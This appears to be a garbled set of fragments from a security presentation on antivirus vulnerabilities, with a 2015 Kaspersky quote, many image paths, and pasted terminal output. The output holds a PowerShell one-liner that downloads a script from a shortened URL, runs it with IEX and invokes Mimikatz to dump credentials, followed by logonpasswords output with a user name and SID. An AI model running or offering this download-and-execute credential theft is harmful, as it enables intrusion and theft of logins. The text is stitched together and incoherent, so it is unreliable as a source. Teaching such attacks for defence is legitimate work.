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Access control.

Flash info — The AV Paradox

22 Sep 2015: Major vulnerabilities in Kaspersky Antivirus.

“We have strong evidence that an active black market trade in antivirus exploits exists. Research shows that it’s an easily accessible attack surface that dramatically increases exposure to targeted attacks.”

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
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was included. verify that the path is correct and try again.  
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    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) []  
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C:\Users\fourwinds\powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFui'); Invoke-Mimikatz -DumpCreds"  
  
     .mimikatz 2.0 alpha (x86) release "Kiwi en C" (May 29 2014 08:55  
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mimikatz(powershell) # sekurlsa::logonpasswords  
  
Authentication Id : 0 : 72440 (00000000:00011af8)  
Session           : Interactive from 1  
User Name         : fourwinds  
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SID               : S-1-5-21-2479822183-2556594525-729553632-1000  
  
msv :  
[00010000] CredentialKeys  
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Session           : Service from 8  
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
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
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
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
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
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
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
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
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
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Key idea: target implementation, not specification.